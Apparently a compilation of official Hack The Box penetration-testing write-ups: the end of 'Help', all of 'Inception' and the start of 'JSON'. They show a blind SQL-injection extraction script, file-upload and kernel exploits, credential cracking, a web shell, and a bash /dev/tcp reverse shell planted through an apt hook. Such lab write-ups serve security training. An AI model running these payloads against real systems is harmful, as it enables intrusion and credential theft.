
Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

FOOTHOLD

AUTHENTICATION SQL INJECTION

From initial enumeration we know the version is vulnerable to SQL injection.

Lets upload a ticket and fetch the attachment URL. Navigate to Submit and ticket and upload a ticket with an image as attachment. Go to VIew Tickets and open the ticket.



Right click on the attachment and copy the link. Request it and intercept in burp. An example ticket is,

```
http://10.10.10.121/support/?v=view_tickets&action=ticket&param[]=4&param[]=attachment&param[]=1&param[]=6
```

Lets check if it's vulnerable to SQLI,

```
http://10.10.10.121/support/?v=view_tickets&action=ticket&param[]=4&param[]=attachment&param[]=1&param[]=6 and 1=1-- -
```

Sending this results in a true condition which returns the image but changing it to 1=2 doesn't because it evaluates to false. This confirms the SQLi vulnerability.

From the login controller we know the table name i.e staff and the columns username and password. The password is stored as a SHA1 hash which a 40 characters long.

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

Lets check if the username is admin.

```
http://10.10.10.121/support/?v=view_tickets&action=ticket&param[]=4&param[]=attachment&param[]=1&param[]=6 and (select (username) from staff limit 0,1) = 'admin'-- -
```

This query returns the attachment that means it was true. In case the user wasn't admin, for example,

```
http://10.10.10.121/support/?v=view_tickets&action=ticket&param[]=4&param[]=attachment&param[]=1&param[]=6 and (select (username) from staff limit 0,1) = 'dummy'-- -
```

It results in false and the page returns not found. Now we have a username and need to determine the password. For this the password has to determined character by character upto 40 times. For this we can use the substr function which will loop character by character, example,

```
http://10.10.10.121/support/?v=view_tickets&action=ticket&param[]=4&param[]=attachment&param[]=1&param[]=6  and substr((select password from staff limit 0,1),1,1) = 'd'-- -
```

Which returns the attachment and confirms that the hash starts with d.

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

This can be scripted.

```
#!/usr/bin/python
from requests import get
import string
cookies = { 'lang' : 'english', 'PHPSESSID' : 'se3q2q1vtvmb71acq5i16ajtf1',
'usrhash' :
'0Nwx5jIdx+P2QcbUIv9qck4Tk2feEu8Z0J7rPe0d70BtNMpqfrbvecJupGimitjg3JjP1UzkqY
H6QdYSl1tVZNcjd4B7yFeh6KDrQQ/iYFsjV6wVnLIF%2FaNh6SC24eT5OqECJlQEv7G47Kd65yV
LoZ06smnKha9AGF4yL2Ylo%2BHDu89nyBt7elyC8vIIYgpCcpqa%2BUhLVh9kcZWIcDfKPw=='
}
url = 'http://10.10.10.121/support/?v='
chars = list(string.ascii_lowercase) + list(string.digits)
password = []
k = 1
while( k <= 40 ):
      for i in chars:
            payload = url +
"view_tickets&action=ticket&param[]=4&param[]=attachment&param[]=1&param[]=
6  and substr((select password from staff limit 0,1),{},1) = '{}'--
-".format(k, i)
            resp = get( payload, cookies = cookies)
            if "404" not in resp.content:
                  password.append(i)
                  print "Password: " + ''.join(password)
                  k = k + 1
                  break
```


Copy your cookies from burp into the script, then run it. The script checks the hash character by character, if a character is found the count is incremented and moved to the next one.

```
$ python brute.py
Password: d
Password: d3
Password: d31
---------------------- SNIP ----------------------
Password: d318f44739d
Password: d318f44739dc
Password: d318f44739dce
```

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

```
Password: d318f44739dced
Password: d318f44739dced6
Password: d318f44739dced66
---------------------- SNIP ----------------------
Password: d318f44739dced66793b1a603028
Password: d318f44739dced66793b1a6030281
Password: d318f44739dced66793b1a60302813
---------------------- SNIP ----------------------
Password: d318f44739dced66793b1a603028133a76ae68
Password: d318f44739dced66793b1a603028133a76ae680
Password: d318f44739dced66793b1a603028133a76ae680e
```

Running the script finds the complete password hash i.e "d318f44739dced66793b1a603028133a76ae680e". Checking this on HashKiller cracks it as Welcome1.



Similarly the email has to be found out. The script would need minor adjustments. Extend the character set to include @, _, . and change the column name to email.

```
chars = list(string.ascii_lowercase) + list(string.digits) + ['@', '_',
'.']
```

Run the script again to get the email.

```
$ python brute.py
Email: s
Email: su
Email: sup
Email: supp
-------------- SNIP ---------------
Email: support@mysite.co
Email: support@mysite.com
```

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

Now we have the credentials for admin i.e support@mysite.com / Welcome1. We can login to SSH. The username needs to be guessed which is “help”.

```
ssh help@10.10.10.121 # password: Welcome1
```

```
root@Ubuntu:~/Documents/HTB/Help# ssh help@10.10.10.121
help@10.10.10.121's password:
Welcome to Ubuntu 16.04.5 LTS (GNU/Linux 4.4.0-116-generic x86_64

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage
You have new mail.
Last login: Thu May  9 00:01:38 2019 from 10.10.14.2
help@help:~$
```

ALTERNATE METHOD

Earlier we found the HelpDesk version to be vulnerable to arbitrary file upload too. So we could possibly upload a php reverse shell and trigger it.


Download the exploit script from here and the php reverse shell from here. The script exploits the lack of randomness in the name of the uploaded file as it is based on time. So by quickly brute forcing the md5 hash at the same time we can discover the renamed file. But before that we need to figure out the upload location. Going back to the github page to the submit_ticket_controller.php we find this snippet,

```
$uploaddir = UPLOAD_DIR.'tickets/';
if($_FILES['attachment']['error'] == 0){
        $ext = pathinfo($_FILES['attachment']['name'], PATHINFO_EXTENSION);
        $filename = md5($_FILES['attachment']['name'].time()).".".$ext;
        $fileuploaded[] = array('name' => $_FILES['attachment']['name'], 'enc' => $filename
        $uploadedfile = $uploaddir.$filename;
        if (!move_uploaded_file($_FILES['attachment']['tmp_name'], $uploadedfile)) {
                $show_step2 = true;
                $error_msg = $LANG['ERROR_UPLOADING_A_FILE'];
```

The file gets moved to $uploaddir which is UPLOAD_DIR . ‘tickets/’ where UPLOAD_DIR is the global upload directory i.e /uploads defined at

https://github.com/evolutionscript/HelpDeskZ-1.0/blob/006662bb856e126a38f2bb76df44a2e4e3d37350/includes/global.php#L18.

Now that we know the upload location, navigate to the Submit a Ticket page and create a ticket. Change the IP Address and port in the php script and upload it.



The page returns an error saying “File is not allowed” but the file is already uploaded before the extension check takes place, if we quickly run the script,

```
python 40300.py http://10.10.10.121/support/uploads/tickets/
php-reverse-shell.php
```

```
root@Ubuntu:~/Documents/HTB/Help# python 40300.py http://10.10.10.121/support/uploads/tickets/ php-reverse-shell.php
Helpdeskz v1.0.2 - Unauthenticated shell upload exploit
found!
http://10.10.10.121/support/uploads/tickets/4d54d25772209596812d00c860a640ea.php
root@Ubuntu:~/Documents/HTB/Help#
```

It finds the file and hitting it gives a shell.

```
root@Ubuntu:~/Documents/HTB/Help# curl http://10.10.10.121/support/uploads/tickets/4d54d25772209596812d00c860a640ea.php

root@Ubuntu:~/Documents/HTB/Help# nc -lvp 1234
Listening on [0.0.0.0] (family 2, port 1234)
Connection from 10.10.10.121 54614 received!
Linux help 4.4.0-116-generic #140-Ubuntu SMP Mon Feb 12 21:23:04 UTC 2018 x86_64 x86_64 x86_64 GNU/Linux
 21:37:22 up 3 days, 36 min,  0 users,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=1000(help) gid=1000(help) groups=1000(help),4(adm),24(cdrom),30(dip),33(www-data),46(plugdev),114(lpadmin),115(sambashare)
/bin/sh: 0: can't access tty; job control turned off
```

Get a tty shell using python,


```
python -c "import pty;pty.spawn('/bin/bash')"
```

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

Note: Due to timezones the exploit might not work out of the box. This can be fixed by changing local time to that of the server. The server's time can be seen in HTTP Response.

PRIVILEGE ESCALATION

On enumerating the box the kernel version is found to be 4.4.0-116-generic. A google search results in a kernel exploit for the version.



Download the exploit and compile it locally.

```
gcc exploit.c -o exploit
```

Start a simple http server and transfer it to the box then execute it.

```
python3 -m http.server 80 # Locally
cd /tmp
wget 10.10.14.2/exploit
chmod +x exploit
./exploit
```

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

```
help@help:/tmp$ wget 10.10.14.2/exploit
wget 10.10.14.2/exploit
--2019-05-08 21:47:22--  http://10.10.14.2/exploit
Connecting to 10.10.14.2:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 17720 (17K) [application/octet-stream]
Saving to: 'exploit'

exploit             100%[===================>]  17.30K  88.9KB/s    in 0.2s

2019-05-08 21:47:22 (88.9 KB/s) - 'exploit' saved [17720/17720]

help@help:/tmp$ chmod +x exploit
chmod +x exploit
help@help:/tmp$ ./exploit
./exploit
task_struct = ffff880036898000
uidptr = ffff88003a860e44
spawning root shell
root@help:/tmp# wc -c /root/root.txt
wc -c /root/root.txt
33 /root/root.txt
root@help:/tmp#
```

The exploit directly results in a root shell.

Hack The Box
PEN-TESTING LABS

Inception

13th April 2018 / Document No D18.100.02

Prepared By: Alexander Reid (Arrexel)

Machine Author: rsp3ar

Difficulty: Hard

Classification: Official

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

SYNOPSIS

Inception is a fairly challenging box and is one of the few machines that requires pivoting to advance. There are many different steps and techniques needed to successfully achieve root access on the main host operating system. Good enumeration skills are an asset when attempting this machine.

Skills Required

- Advanced knowledge of Linux
- Understanding of various pivot techniques


Skills Learned

- Identifying vulnerable services
- Bypassing restrictive network filtering
- Advanced local enumeration techniques
- Enumerating services using a pivot machine

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

Enumeration

Nmap




Nmap reveals an Apache server and a Squid proxy server.

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

Squid

The Squid proxy running on port 3128 requires no authentication. By adding it to proxychains.conf (http 10.10.10.67 3128), it is possible to force the server to run a port scan locally.



The port scan reveals SSH running on port 22.

Exploitation

dompdf

Inspecting the source of the default website on port 80 reveals a reference to **dompdf**.

```
1049
1050
1051 <!-- Todo: test dompdf on php 7.x -->
1052
```

Browsing to **/dompdf** reveals a copy of dompdf that is vulnerable to local file inclusion (v0.6.0). The version can be easily identified by viewing the **VERSION** file.

Index of /dompdf

Name	Last modified	Size	Description
Parent Directory		-	
CONTRIBUTING.md	2014-01-26 20:25	3.1K	
LICENSE.LGPL	2013-05-24 03:47	24K	
README.md	2014-02-07 03:30	4.8K	
VERSION	2014-02-07 06:35	5	
composer.json	2014-02-02 08:33	559	
dompdf.php	2013-05-24 03:47	6.9K	
dompdf_config.custom.inc.php	2013-11-07 04:45	1.2K	
dompdf_config.inc.php	2017-11-06 02:21	13K	
include/	2014-02-08 01:00	-	
lib/	2014-02-08 01:00	-	
load_font.php	2013-05-24 03:47	5.2K	

Apache/2.4.18 (Ubuntu) Server at 10.10.10.67 Port 80

Exploit: https://www.exploit-db.com/exploits/33004/

Using the exploit is fairly trivial. Using php://filter, it is possible to base64-encode a file on the target and add its contents to the generated PDF file. With this technique, it is possible to obtain the Apache default site configuration file from **/etc/apache2/sites-enabled/000-default.conf**

```
    # following line enables the CGI configuration for this host only
    # after it has been globally disabled with "a2disconf".
    #Include conf-available/serve-cgi-bin.conf
    Alias /webdav_test_inception /var/www/html/webdav_test_inception
    <Location /webdav_test_inception>
        Options FollowSymLinks
        DAV On
        AuthType Basic
        AuthName "webdav test credential"
        AuthUserFile /var/www/html/webdav_test_inception/webdav.passwd
        Require valid-user
    </Location>
</VirtualHost>
```

The default site configuration reveals the path to a webdav installation, as well as the local path to the webdav credentials. The credentials can be obtained using the same technique from **/var/www/html/webdav_test_inception/webdav.passwd**

After obtaining the credentials, the hash can be easily cracked using Hashcat or John The Ripper with the rockyou.txt wordlist.

```
root@kali:~/Desktop/writeups/inception# john --wordlist=/root/Desktop/wordlists/
rockyou.txt ./hash
Using default input encoding: UTF-8
Loaded 1 password hash (md5crypt, crypt(3) $1$ [MD5 128/128 SSE2 4x3])
Press 'q' or Ctrl-C to abort, almost any other key for status
babygurl69       (webdav_tester)
1g 0:00:00:00 DONE (2018-04-14 17:57) 1.123g/s 25186p/s 25186c/s 25186C/s blackj
ack1..babygurl69
Use the "--show" option to display all of the cracked passwords reliably
Session completed
root@kali:~/Desktop/writeups/inception# john --show
Password files required, but none specified
root@kali:~/Desktop/writeups/inception# john --show hash
webdav_tester:babygurl69

1 password hash cracked, 0 left
```

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

Webdav

Using the previously obtained credentials, it is possible to log into the webdav instance at **/webdav_test_inception**, however it returns 403 forbidden. Using the same credentials, it is possible to upload a PHP script to the webdav directory to obtain remote code execution. This can be achieved multiple different ways, however using cURL is likely the easiest.

```
root@kali:~/Desktop# curl --upload-file ./phpbash.php --user webdav_tester:babyg
url69 http://10.10.10.67/webdav_test_inception/
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>201 Created</title>
</head><body>
<h1>Created</h1>
<p>Resource /webdav_test_inception/phpbash.php has been created.</p>
<hr />
<address>Apache/2.4.18 (Ubuntu) Server at 10.10.10.67 Port 80</address>
</body></html>
```

While an advanced web-based shell is not required, it greatly simplifies things moving forward as it is not possible to open a traditional reverse connection. It is also possible to obtain an interactive shell using named pipes, but that technique is a bit overkill for what is required on this machine.

The user flag can be obtained from **/home/cobb/user.txt**


Privilege Escalation

Cobb

A bit of searching reveals some database credentials at **wordpress_4.8.3/wp-config.php** in the public web directory, however MySQL is not running on the target.

```
/** MySQL database username */
define('DB_USER', 'root');

/** MySQL database password */
define('DB_PASSWORD', 'VwPddNh7xMZyDQoByQL4');
```

Using the password with the username **cobb** (which can be obtained from /etc/passwd) on SSH over proxychains immediately grants a shell. Running **sudo -l** reveals that cobb has full sudo access, and root can be obtained with the command **sudo su -**



Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193


Root

Nmap binary: https://github.com/andrew-d/static-binaries/blob/master/binaries/linux/x86_64/

Running LinEnum or other enumeration scripts do not reveal much in this instance. The most important information is that the machine appears to be running on **192.168.0.10**. This, combined with the absence of a flag in root.txt, indicates that the machine is likely running in some type of container.

A bit of searching finds that the gateway (**192.168.0.1**) can be accessed from the container. At this point, it is easier to transfer an nmap binary to the target and run the scan directly from the container/guest operating system. To make uploading easier, the webdav exploit can be used again.

Running nmap reveals several services running on the gateway, including FTP, SSH and a nameserver.



Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

Attempting to connect via FTP quickly reveals that anonymous login is enabled, and limited ability to read files is gained. A bit of searching finds **/etc/default/tftpd-hpa**

```
root@Inception:/var/www/html/webdav_test_inception# ls
nmap  phpbash.php  tftpd-hpa  webdav.passwd
root@Inception:/var/www/html/webdav_test_inception# cat tftpd-hpa
# /etc/default/tftpd-hpa

TFTP_USERNAME="root"
TFTP_DIRECTORY="/"
TFTP_ADDRESS=":69"
TFTP_OPTIONS="--secure --create"
root@Inception:/var/www/html/webdav_test_inception#
```

Accessing the host machine via TFTP allows access to additional files which are not accessible over FTP. Most notably **/etc/crontab**, which has been modified from the default. The crontab is set to run apt update every 5 minutes. Uploading a malicious apt config will force the specified script to run, which can be used to obtain the root flag or a reverse connection.

```
root@Inception:/var/www/html/webdav_test_inception# cat writeupapt
APT::Update::Pre-Invoke {"/bin/bash /tmp/writeup.sh"}
root@Inception:/var/www/html/webdav_test_inception# cat writeup.sh
#!/bin/bash

bash -i >& /dev/tcp/192.168.0.10/1234 0>&1
root@Inception:/var/www/html/webdav_test_inception# tftp 192.168.0.1
tftp> put writeup.sh /tmp/writeup.sh
Sent 60 bytes in 0.9 seconds
tftp> put writeupapt /etc/apt/apt.conf.d/00writeup
Sent 55 bytes in 0.0 seconds
tftp> quit
root@Inception:/var/www/html/webdav_test_inception# nc -nvlp 1234
Listening on [0.0.0.0] (family 0, port 1234)
Connection from [192.168.0.1] port 1234 [tcp/*] accepted (family 2, sport 44482)
bash: cannot set terminal process group (2049): Inappropriate ioctl for device
bash: no job control in this shell
root@Inception:/tmp#
```

HACKTHEBOX

JSON

07th February 2020 / Document No D20.100.58

Prepared By: MinatoTW

Machine Author(s): cyb3rb0b

Difficulty: Medium

Classification: Official

Synopsis

JSON is a medium difficulty Windows machine running an IIS server with an ASP.NET application. The application is found to be vulnerable to .NET deserialization, which is exploited using ysoserial.net. A custom .NET program is found to be installed, which on reverse engineering reveals encrypted credentials for an administrator. These credentials can be decrypted and used to gain access to the FTP folder.

Skills Required

- Enumeration
- Deserialization
- Reverse Engineering

Skills Learned

- Using ysoserial.net
- dnSpy

Enumeration

Nmap

